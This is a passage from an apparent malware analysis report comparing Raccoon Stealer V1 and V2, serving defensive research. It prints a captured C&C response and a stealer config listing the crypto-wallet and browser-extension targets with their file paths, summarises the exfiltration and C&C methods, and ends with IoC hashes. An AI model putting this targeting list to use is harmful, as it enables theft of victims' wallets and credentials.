<pre>{   "_id": "50AYWnkBuI_ccNko883y",   "au": "/l/f/50AYWnkBuI_ccNko883y/e26f65e43fdc8a38",   "ls": "/l/f/50AYWnkBuI_ccNko883y/004fd329db92d5ba",   "ip": "154.16.51.103",   "location": {     "country": "United States",     "country_code": "US",     "state": "Georgia",     "state_code": "GA",     "city": "Atlanta",     "zip": 30301,     "latitude": 33.7485,     "longitude": -84.3871   }, }</pre>	<pre>ews_ronin:fnjhmkhmkbjkkabndcnnogagobneec;Ronin;Local wlts_exodus:Exodus;26;exodus;*;partitio*;cache*;dic wlts_atomic:Atomic;26;atomic;*;cache*;IndexedDB* wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;cache* wlts_binance:Binance;26;Binance;app-store.*;- wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets.*;- wlts_electrum:Electrum;26;Electrum\wallets.*;- wlts_electlc:Electrum-LTC;26;Electrum-LTC\wallets.*;- wlts_elecch:ElectronCash;26;ElectronCash\wallets.*;- wlts_guarda:Guarda;26;Guarda;*;cache*;IndexedDB* wlts_green:BlockstreamGreen;28;Blockstream\Green;*;cad wlts_ledger:Ledger Live;26;Ledger Live;*;cache*;dict ews_ronin_e:kjmoohlgokeccodicjjfebfofmlbjgfhk;Ronin;Loc ews_meta:nkbihfbeogaeaoehlefknodbefgpgknn;MetaMask;Loc sstmfo_System Info.txt:System Information:  Installed applications:</pre>
<p>Raccoon Stealer V1</p>	<p>Raccoon Stealer V2</p>

## 3. How to send stolen data

In V1, after creating a log file in the working path, the directory is compressed and sent to the C&C server. However, in V2, it is no longer created as a file and immediately sent to the C&C server.

## 4. How to get the C&C server address

In V1, Google Drive and Telegram channels were used as a channel to obtain the C&C server address dynamically, but in V2, this feature has not yet been confirmed and the C&C server address is hard-coded in the stealer.

## Conclusion

---

- As a result of the analysis, it has been confirmed that this malware is the V2 version of the Raccoon Stealer, and it is clear that Raccoon Stealer has resumed its operation in that Stealer logs are already being traded and shared among cybercriminals.
- As the Raccoon Stealer operator becomes active again, there is a possibility that existing users will return to Raccoon Stealer, so it is necessary to prepare for Raccoon Stealer V2.
- It is judged that V2 will be continuously updated in the future in that there are still unfinished codes and features compared to V1.
- Currently, it is distributed in the same way as V1, disguised as Cracked Software, but as it is updated to V2, continuous monitoring is required to see if there is any change in the distribution method in the future

## Reference

---

### Appendix. A — IoCs

---

- 6e5d7b8bc69145a2b65b4be1a2d66a8dbc579e54c09660c4070c5667192864bf
- ce29b09c57bdd0df33b7d45abe0047952fc009dbc1b5b43351aa6dad751ba262
- 056a3022c5e70d112e82844d1101e1a591b02960ae0609f06e9930a3f3bd6efa
- 6f4e7b117124a1b5a27dfd9a7a3e03b46e84000a992e1029f0cfb62bb77fc3f3
- 6e7e69cd1c9b24f6a36870ec5ae6c31c69022fb48d3fdf59bcda5c1528bc9c04
- 40daa898f98206806ad3ff78f63409d509922e0c482684cf4f180faac8cac273
- 59d74f7e172a2ee14e5e43b9704ac95428b28741f1dbadbf5c9279dd37a11f86
- 0fb5b0562e81ae2a89f61b25cca023adf7f370fe049508c96c6bcf898a63e4d7
- f051b93953919cbf673b16ba995a3c1aa58e59dcc256b9eaf1cdd2f6b3c7dfd2
- 9d66a6a6823aea1b923f0c200dfecb1ae70839d955e11a3f85184b8e0b16c6f8
- 084754ed1f495ee48a0bfe70b6b5c33ed17bfa129ad03356356ff3a5bf3c46f0
- f6d5c0f3f6c5cd498b605e06c6bf49a66c7cbbedf3480cb3a95229b4dc91e81d
- a988a4f3652eaa34b874080da1cbb70223bac6760e318064f4f23b69bf823330
- e2b87b9ea8bb2bf835cb064845ff863253f3eedb4a88122598eee52c9579b203
- 03a8531989aeeec1befecbba4f3ee218309306224bd22b7e52104537e32bacd6
- 0adc96946d9806969375212cfd5012f93cb205c1008b935f6886ba0ffe7fe262
- 516c81438ac269de2b632fb1c59f4e36c3d714e0929a969ec971430d2d63ac4e
- a25fd13894644550fa9ca60a046813031e5189d4abe4bbd68ed9e6dcfc85d698
- 20ca741b731753f1bc981bfceb747dc8f4afb2aeb8694de63114a53d23812161
- 909875959dd07c5aeb345d5f93e662329866e862eb8bb18d0727aa4d9c72e6eb
- 99834c9981535b584040fef84af159e5e584927aac4a6a57001ba5ecf1e869c4
- 494df1513b13c70b1472282b80bdf1a9399ae0d16a90275a5c9fe7cfda6afd0d
- 9014f5d4a597cdec4ec2d10bf73883b4f0106f62c9938a8c6a59e506b1203e2b
- 0bc3aa6b692b3873dfdd6942fb0eaba7aab391f1d154df80be1193aa792df0c2

- 7503d528db92b909ad05d65379e6aae008dfaa3664bcac252d34d7a9f25b2db9
- f97835279804b62e667211706cce813179e2571634880770862a5f759fa17c11
- 567bd8dd69485d8f79edad514e54c085af1490dcc5461a01ee79e57e138b9b10
- 672fea64c92edc4d937d3132577b65813738bfddeab6a6b3ef35e6fa4b987009
- 83fd32cace2c2f243a713f93918dafd5458af296d55edd293cf5b8b927466dc7
- 7c09a54191495c699c04be9e0e2d97cf91d9c4346a37ad751416a2db52636de2
- b7104e1420fbcdd4a78b02069f32d4882d38203dcb5f73509b60cc1567dac437
- ab3d8c58a33fd90eca17dc079eb05469bbe535b16eb653810f134df888e230ce
- cddc1e15fcfcb29cfcb3631f1d478640d228fd9ea38c01d347833567970d04e3
- c6f111e1b32229232af8af25d714ef8f77e30bbc122c0600076bb42cbe46e22b
- 61d8e542a34f41b5675daf924a6c21322f0a6aaad9a888b23357c85d29a8f87a
- 6dfd4a12437cf38a4ecdb24891dbff464602fcbe435cf6c15a643637d7f4e1b0
- c7ee80a9387a941d13738ab069f8f055e14ea8bdb12403a81e0166b098fce032
- ae46253a19c9e846c405b3926655efead40d8f873fef008f896019f34d486dfe
- 9e5035f075d6aef29ad158c591adf669324a17442c575c6946c5a7f279705f47
- 6697604c88f0fbb05a6848915d1800eb9a77b607e834c6a01e2bf4a076955a91
- d2831378b440b653984e58ba82bd670f30eca0e4f23f14c248c50780883d32c3
- 2c7563c76c710a3988c14b8246fd8864c37c08b723b0a24e0f4aa876cc5f73c8
- 502f0a6587cf2d084e98f5edc12192e1ca37515bdf7364511415d615be2e6aa7